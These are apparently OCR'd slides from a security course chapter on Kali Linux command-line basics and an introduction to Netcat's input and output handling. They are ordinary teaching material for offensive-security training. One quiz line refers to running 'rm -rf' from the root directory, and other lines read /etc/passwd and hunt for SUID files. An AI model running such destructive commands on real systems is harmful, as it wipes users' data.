
Chapter 02
Using Kali Linux & Netcat

Linux Command Line

- kali@kali:~$ `kali@kali:~$ ` 
- Linux command line gives you access to a command processor called **Bash** that allows you to control the system by entering text-based instructions
- Linux is **case sensitive**
- Google search → basic Linux commands



*https://mindmajix.com/

Ease-of-Use Shell Tips

- Command history, accessible via up (↑) and down arrows (↓)
  - ❖ Then use left (←) and right arrows (→) to position cursor to edit command
- Tab autocomplete for directory and filenames
  - ❖ Tab once to expand to unique
  - ❖ Tab twice to show non-unique matches
- CTRL-L to clear screen
  - ❖ To type clear instead
- CTRL-C to abandon current command
- CTRL-Z to pause the current command and get your prompt back

Logging in as Root vs Non-Root

- For almost all activities, you should log in as a non-root user
  - ❖Create a user by using **useradd** or **adduser** command
    - # **useradd** –d [home_dir] [login_name]
    - **Example**: # useradd –d /home/joel joel
    - A "**#**" prompt means you are root
    - A "$" prompt means you aren't

- User's home directory is where that user is placed after logging in

Changing Passwords

- The **passwd** command is used to change passwords

- Any user can type "passwd" to change his/her own password
  - The user is prompted for the new password twice
  - $ passwd


- Or to change any user's password, root can type
  - # passwd [login_name]

User Privileges

- For most of the tools used in this class, you'll need root privileges
  - If you do need root, use the **sudo** command
  - $ **sudo su** – or simply su -
  - If no account name is given, root is assumed

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali#
```

- Before you can use sudo, you need to add a user to the sudoers file
  - # adduser joel sudo **or**
  - # usermod -aG sudo joel
  - The -aG option tells the system to append the user to the specified group



- Switching users and using sudo
  - # su joel
  - $ useradd fred
  - $ sudo useradd fred

```
┌──(kali㉿kali)-[~]
└─$ groups kali
kali : kali dialout cdrom floppy sudo audio dip video plugdev netdev bluetooth wireshark scanner kaboxer
```

Run Command as Root

- Sudo allows a permitted user to execute a command as the root or another user
- $ sudo [command]

```
kali@kali:~$ ifconfig
bash: ifconfig: command not found
kali@kali:~$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.77.154  netmask 255.255.255.0  broadcast 192.168.77.255
        inet6 fe80::20c:29ff:fe1b:b38b  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:1b:b3:8b  txqueuelen 1000  (Ethernet)
        RX packets 143  bytes 21724 (21.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68  bytes 10074 (9.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3798  bytes 1359837 (1.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3798  bytes 1359837 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- List the allowed (and forbidden) commands for the invoking user on the current host
- $sudo –l

```
kali@kali:~$ sudo -l
Matching Defaults entries for kali on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kali may run the following commands on kali:
    (ALL : ALL) ALL
```


users groups commands

Changing Accounts


- The whoami command shows which account you are using
  - $ whoami
- For more details, use the **id** command
- On many Linuxes, UID 0 (root) accounts cannot ssh in directly
  - ssh in as another user and then su your way to UID 0

The Linux File System Structure

- The Linux file system is made up of a series of directories that branch off from the root of the file system (/).



Linux File System



- Executables programs are stored in **/bin** and **/sbin**
- **/root** is the root login account's home directory. If you log in as an individual user other than root, you'll be put in that user's home directory, typically somewhere inside of /home (for example, /home/kali)
- **/etc** holds configuration items
- **/home** contains user's home directories
- **/tmp** is for temporary data and is usually cleared at reboot. Global write privilege for all users
- **/usr** holds user programs and other data **(/usr/share** is an extremely important folder for this class: The contents of this directory can be shared by all machines, regardless of hardware architecture.)
- **/var** holds many different items such as logs (/var/log) or document root of the Apache server (/var/www/html)
- **/opt** stores optional items and is often a location for specialized tools

Navigating the File System

- You can move around the file system using the **cd** command
  - $ cd [directory_name]
- Parent directory (up one level) is called ".."
  - $ cd ..
- Current directory is called "."
- To see where you are, use the "**pwd**" command
  - $ pwd
- You can jump to your current account home directory by typing
  - $ cd ~ (or just "cd" by itself)

Referencing of Files

- You can refer to files with their full paths in the file system (absolute referencing, everything starts with "/")
  - $ cd /var/log

- Or, you can refer to files relative to your current working directory (everything starts assuming where you are currently located). A relative directory reference doesn't start with a forward slash (/)
  - $ cd /var
  - $ cd log <- note that we dropped the leading /

Looking at Directory Contents

- The "ls" command shows **directory** or **file** details
  - By itself, shows regular files
  - With the "-a" flag, ls shows all files (including the hidden files that start with a ".")
  - With the "-l" flag, ls shows details (permissions, links, etc.)
  - $ ls -la

```
root@kali:~# ls -la
total 144
drwxr-xr-x 20 root root  4096 Jan 25 14:25 .
drwxr-xr-x 19 root root 36864 Oct 26 05:47 ..
-rw-r--r--  1 root root  6330 Jan 25 14:52 .bash_history
-rw-r--r--  1 root root  3391 Oct 16 11:46 .bashrc
drwx------ 10 root root  4096 Dec 11 11:35 .cache
drwxr-xr-x 15 root root  4096 Dec 11 11:35 .config
drwxr-xr-x  2 root root  4096 Oct 26 05:45 Desktop
drwxr-xr-x  2 root root  4096 Oct 26 05:33 Documents
drwxr-xr-x  2 root root  4096 Dec 10 11:29 Downloads
```

File permissions

```
kali@kali:~$ ls -l myfile
-rw-r--r-- 1 kali kali 0 May 19 15:25 myfile
```

Integer Value	Permissions	Binary Representation
7	Full	111
6	Read and write	110
5	Read and execute	101
4	Read only	100
3	Write and execute	011
2	Write only	010
1	Execute only	001
0	none	000

- # chmod 700 myfile
- # chmod u+x myfile
- # chown/chgrp joel myfile


- The number succeeding permission characters indicates the number of hard links if the node is a file, and number of "sub-nodes" if the node is a directory

File Permission: What Read, Write, and Execute Mean

Term	Meaning for Files	Meaning for Directories
Read	Read the content of the file	Read a list of file names in a directory
Write	Edit/modify the file	Create, rename, delete, or modify files in the directory. Can also change the directory's attributes
Execute	Can run executable files	Access the directory/make it your working directory. Generally, read and execute together for entering a directory

File Permission: Several Interesting Cases

- d: directory
- -: file
- s: Set-UID program-a bit that makes an executable run with the privileges of the owner of the file
- t: sticky bit- a bit set on directories that allows only the owner or root can delete files and subdirectories
- p: named pipe
- l: symbolic link



Creating and Deleting Directories

- To create a new directory, use the **mkdir** command
  - $ cd /tmp
  - $ mkdir test
- To delete a directory, use the **rmdir** command
- By default, the rmdir works only for removing empty directories
  - $ rmdir test
- You can use rm –r to remove the entire non-empty directories
  - $ rm -ri test

Finding Files

- To find where a file is located in your file system, use **locate** command
  - $ **locate** [program_name]
  - If your system complains that there isn't a locate database, type "**updatedb**" at a command prompt
- $ **which** [program_name]
- Also you can use the **find** command to exhaustively look for stuff
  - **find** [directory_to_search] [search_criteria]
  - find / -name whoami
  - This command consumes a lot of resources

Find Unusual Files

- Look for unusual SUID root files
  - **$ find / -uid 0 –perm -4000 –print**
- Look for unusual large files (> 10MB)
  - **$ find / -size +10000k –print**
- Look for files named with dots and spaces ("…", "..", ". " and " ")
  - **$ find / -name " " -print**

Viewing File Contents

- The cat command shows the contents of a file
  - $ cat /etc/passwd
- The head command shows the start of a file
  - 10 lines by default
  - Or specify –n [N] for seeing the first N lines
  - $ head –n 3 /etc/passwd
- The tail command shows the end of a file
  - 10 lines by default or use –n [N]

Viewing Output

- Often you need to view output that is larger than a single screen

- To view it more easily, you can send the output through the **less** or **more** command
  - The less command lets you scroll up and down using arrow keys
  - The more command does not provide such feature
  - $ less testfile
  - $ more testfile
  - $ ls /dev | less
  - | is the pipe which takes the output of one program and feeds it into the standard input of another program

Changing Default Shells

- To find available shells
  - **$ cat /etc/shells**
- To find out the currently used shell
  - **$ echo $SHELL**
- To change the default shell
  - **$ chsh –s shell_name**

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
```

```
┌──(kali㉿kali)-[~]
└─$ echo $SHELL
/usr/bin/zsh

┌──(kali㉿kali)-[~]
└─$ chsh -s /bin/bash
Password:

┌──(kali㉿kali)-[~]
└─$
```

Running Programs

- If your program is in the PATH, you can type a program's name at the command prompt to run the program
- View your path by typing
  - $ echo $PATH

```
kali@kali:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/go/bin:/home/kali/go/bin
```

- View your current working directory
  - $ echo $PWD
- Note that the current directory "." is not in your path
- So, how to run a program if you are in the current directory of that program?
  - Use relative referencing
  - $ ./[program_name]
  - Or just use the absolute referencing

Job Controls

- Stop/pause the program by pressing **CTRL-Z**
- To start the program again in the background, type
  - $ bg
- You have gotten your shell back while the program continues to run in the background
- You can run a program and send it to the background
  - $ **gedit &**
- To get a list of programs you have running in the background, use the jobs command
  - $ jobs
- To bring one of the jobs into the foreground, type fg and job number
  - $ fg 1

Looking at Running Processes

- The **ps** command shows you processes running on the machine (sort of like the Windows Task Manager)
  - **$ ps aux**
- Or, use the **top** command (continuously updated)
- Show all files and TCP/UDP ports used by the process (lsof: list open files)
  - **$ lsof –p [pid]**

Processes and Services

- You can start, stop or restart services using the **service** command
  - $ sudo **service** [service_name] **start/stop/restart**
  - $ sudo **service** apache2 **start**

- Want to check the list of services?
  - $ sudo **service --status-all**
  - [+] : running
  - [-] : stopped

- Or use systemctl
  - $ sudo **systemctl** start postgresql

File Operations

- Creating a new file or directory
  - # **touch** myfile (vi, nano, gedit)
- Display file on screen
  - # **cat** myfile
- Copying, moving, and removing files
  - # cp myfile myfile2
  - # mv myfile2 myfile
  - # rm myfile
- Q) what's going to happen if you run "**rm –rf**" from the root directory?

Adding and Appending Text to a File

- **Adding** text to a file
  - $ echo hello world! > myfile
  - $ cat myfile

```
kali@kali:~$ echo Hello World! > myfile
kali@kali:~$ cat myfile
Hello World!
kali@kali:~$ echo Hello World Again! > myfile
kali@kali:~$ cat myfile
Hello World Again!
```

- The ">" overwrites the previous contents of the file

- Clearing the text in a file
  - $ cat /dev/null > myfile

- **Appending** text to a file
  - $ echo hello world again >> myfile

IO

- 0 – STDIN, keyboard
- 1 – STDOUT, monitor
- 2 – STDERR, monitor
- 0, 1, 2 are called file descriptor. File descriptor number has range from 0 to 255
- The general format for input redirection is **n < filename** where n is the file descriptor number. If n is not specified, the default value is 0.
- The general format for output redirection is **n > filename** where n is the file descriptor number. If n is not specified, the default value is 1.
- < input redirect
  - **command < myfile** or **command 0 < myfile**
- > output redirect
  - **command > myfile** or **command 1 > myfile**

Inline Input Redirection

- command << marker


  data

  marker

- The marker delineates the beginning and end of the data used for input
- Creating a file from command line
  - ❖$ cat > myfile << EOF

```
root@kali:~# cat > myfile << EOF
> This is the first line
> This is the second line
> This is the third line
> EOF
root@kali:~# cat myfile
This is the first line
This is the second line
This is the third line
root@kali:~#
```

IO Redirection to TCP Connection



Editing Files

- Editing a File with **nano** or **gedit**
  - $ nano testfile.txt
  - $ gedit testfile.txt

Data Manipulation

- The **grep** command finds items that match a given condition (case-sensitive) from input or a specified file

- **$grep [options] pattern [file]**
  - -i makes search case insensitive
  - -v invert search
  - $ grep September myfile or $ cat myfile | grep September
  - $ grep September myfile | cut –d " " –f 2
  - $ ps aux | grep nc

- To find files in the current directory that contain the word root, type
  - $ grep root *
  - * means all files in the current directory

Review Log Entries

```
root@kali:~# tcpdump -nn host 153.91.154.174 &
[2] 2471
root@kali:~# tcpdump: verbose output suppressed, use -v or -vv for full protocol
 decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
root@kali:~# grep promisc /var/log/messages
Dec  4 10:30:08 kali kernel: [  848.219370] device eth0 entered promiscuous mode
Dec  4 10:56:44 kali kernel: [ 2445.020665] device eth0 left promiscuous mode
Dec  4 10:56:57 kali kernel: [ 2457.230017] device eth0 entered promiscuous mode
Dec  4 11:52:32 kali kernel: [ 5792.762255] device eth0 left promiscuous mode
Dec  4 11:54:47 kali kernel: [ 5927.865331] device eth0 entered promiscuous mode
Dec  4 12:07:16 kali kernel: [ 6676.636929] device eth0 left promiscuous mode
Dec  6 14:43:17 kali kernel: [  277.825192] device eth0 entered promiscuous mode
Dec  6 14:45:46 kali kernel: [  426.526142] device eth0 left promiscuous mode
Dec  7 12:13:51 kali kernel: [ 5703.556114] device eth0 entered promiscuous mode
Dec  7 12:14:16 kali kernel: [ 5727.830660] device eth0 left promiscuous mode
Dec  7 12:16:35 kali kernel: [ 5867.339116] device eth0 entered promiscuous mode
Dec  7 12:16:45 kali kernel: [ 5877.308627] device eth0 left promiscuous mode
Dec  7 12:25:19 kali kernel: [ 6391.204202] device eth0 entered promiscuous mode
Dec  7 12:25:27 kali kernel: [ 6399.006692] device eth0 left promiscuous mode
Dec  7 12:27:53 kali kernel: [ 6544.888263] device eth0 entered promiscuous mode
Dec  7 12:27:59 kali kernel: [ 6550.917462] device eth0 left promiscuous mode
Dec  7 12:34:35 kali kernel: [ 6947.205672] device eth0 entered promiscuous mode
Dec  7 12:34:43 kali kernel: [ 6955.030429] device eth0 left promiscuous mode
Dec  7 12:36:11 kali kernel: [ 7042.752614] device eth0 entered promiscuous mode
Dec  7 12:36:17 kali kernel: [ 7048.893771] device eth0 left promiscuous mode
Dec 11 11:36:02 kali kernel: [ 7408.482389] device eth0 entered promiscuous mode
Dec 11 11:36:11 kali kernel: [ 7417.508502] device lo entered promiscuous mode
Dec 11 11:36:11 kali kernel: [ 7417.631085] device lo left promiscuous mode
```

Setting Up Linux Networking

- **$ sudo gedit /etc/network/interfaces**
  - ❖You can set interfaces to static or dhcp
  - ❖You can also set specific IP addresses, netmasks, etc.

- Restart the interface to make your changes happen
  - ❖**$ sudo ip addr flush eth0**
  - ❖**$ sudo service networking restart**

Looking at Network Configurations

- The interface configuration can be viewed and modified suing the "**ifconfig**" command
  - $ sudo ifconfig
- You should see two interfaces, eth0 and lo
- The **lo** is the local loopback interface (localhost, 127.0.0.1)
- On most Linux variations, the standard Ethernet interface is called **eth0**

Ping

- **Ping** command sends ICMP Echo Request messages to anther host and prints out whether it gets a response (ICMP Echo Reply)
  - $ ping [IP_Address]
- You can use ping to verify that you are properly networked
- Ping will continuously send the ICMP Echo Request messages until you press CTRL-C to stop it
- Or you can use flag –c [N] to indicate that you only want to send N messages
  - $ ping –c 3 [IP_Address]
- The Windows ping send out 4 ICMP Echo Request packets and stops

Network Usage

- The **netstat** command shows information about the system's network interfaces
- Windows also has the netstat command
- It can show routing tables, current connections and listening ports
- Show listening ports
  - $ **netstat –nap**
  - C:\> netstat -nao
- Show routing tables
  - $ **netstat –nr**
  - C:\> netstat -nr
- Looking for "LISTERNING" and "ESTABLISHED"
- Or you can use the **lsof** command
  - $ lsof –Pi
  - -P: no port names, -i: show network usage

```
root@kali:~# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.1.254   0.0.0.0         UG        0 0          0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U         0 0          0 eth0
```

```
root@kali:~# lsof -Pi
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd      533 root    3u  IPv4  17585      0t0  TCP *:22 (LISTEN)
sshd      533 root    4u  IPv6  17587      0t0  TCP *:22 (LISTEN)
dhclient 569 root    6u  IPv4  16768      0t0  UDP *:68
```

Review System Resources

- Display system name and type
  - $ uname –a
- Display system load (especially CPU)
  - $ uptime
- The utilization of memory
  - $ free
- Check available hard drive space
  - $ df

Managing Installed Packages

- **$ sudo apt-get install ssh**

- Updates are regularly released for the tools installed on Kali Linux. To get the latest versions of the packages already installed, type:
  - **$ sudo apt-get upgrade**

- To add additional repositories, you can edit /etc/apt/sources.list and then run the command:
  - **$ sudo apt-get update**

ZIP and UnZip

- **tar** saves many files together into a single tape or disk archive, and can restore individual files from the archive
- Create an archive file test.tar from files foo and bar (-f must be the last option)
  - tar -cvf test.tar foo bar
- Extract all files from test.tar
  - tar -xvf test.tar
- Create a zipped file test.tar.gz from files foo and bar
  - tar -zcvf test.tar.gz foo bar
- Extract all files from test.tar.gz to the /home directory
  - tar -zxvf test.tar.gz -C /home/
- Create a zipped file test.bz2 from files foo and bar
  - tar -jcvf test.bz2 foo bar
- Extract all files from test.bz2
  - tar -jxvf test.bz2

Learning about Commands: The man Pages

- To learn more about a command and its options and arguments
  - $ man ls
  - $ man –k network
- The man page gives useful information about
  - Its usage
  - Description
  - Available options
- If you don't want to look through an entire man page and just need a hint about what a command does
  - $ whatis [command]

Shutdown and Reboot

- To shut down and halt the system
  - $ sudo shutdown –h now


- To shut down and reboot the system
  - $ sudo shutdown –r now
  - Or just type
  - $ sudo reboot

Netcat (nc)

The Swiss army knife of TCP/IP connections


Netcat (nc)

- The Swiss army knife of TCP/IP connections
- Netcat takes Standard Input and sends it across the network
- Receives data from the network and puts it on Standard Output
- Messages from Netcat itself goes to Standard Error which is displayed on the Standard Output



Netcat Input

- Netcat takes whatever comes in on Standard Input and sends it across the network
  - Standard Input could be the keyboard
  - Could be redirection from a file
    - **# nc [options] < [file]**
  - Could be input piped from another program, [program] | nc [options]



Netcat Output

- When Netcat receives data from the network, it places it on the Standard Output
  - Standard Output could be the screen
  - Could be redirection to a file # **nc [options] > [file]**
  - Could be sent to another program's Standard Input, nc [options] | [program]
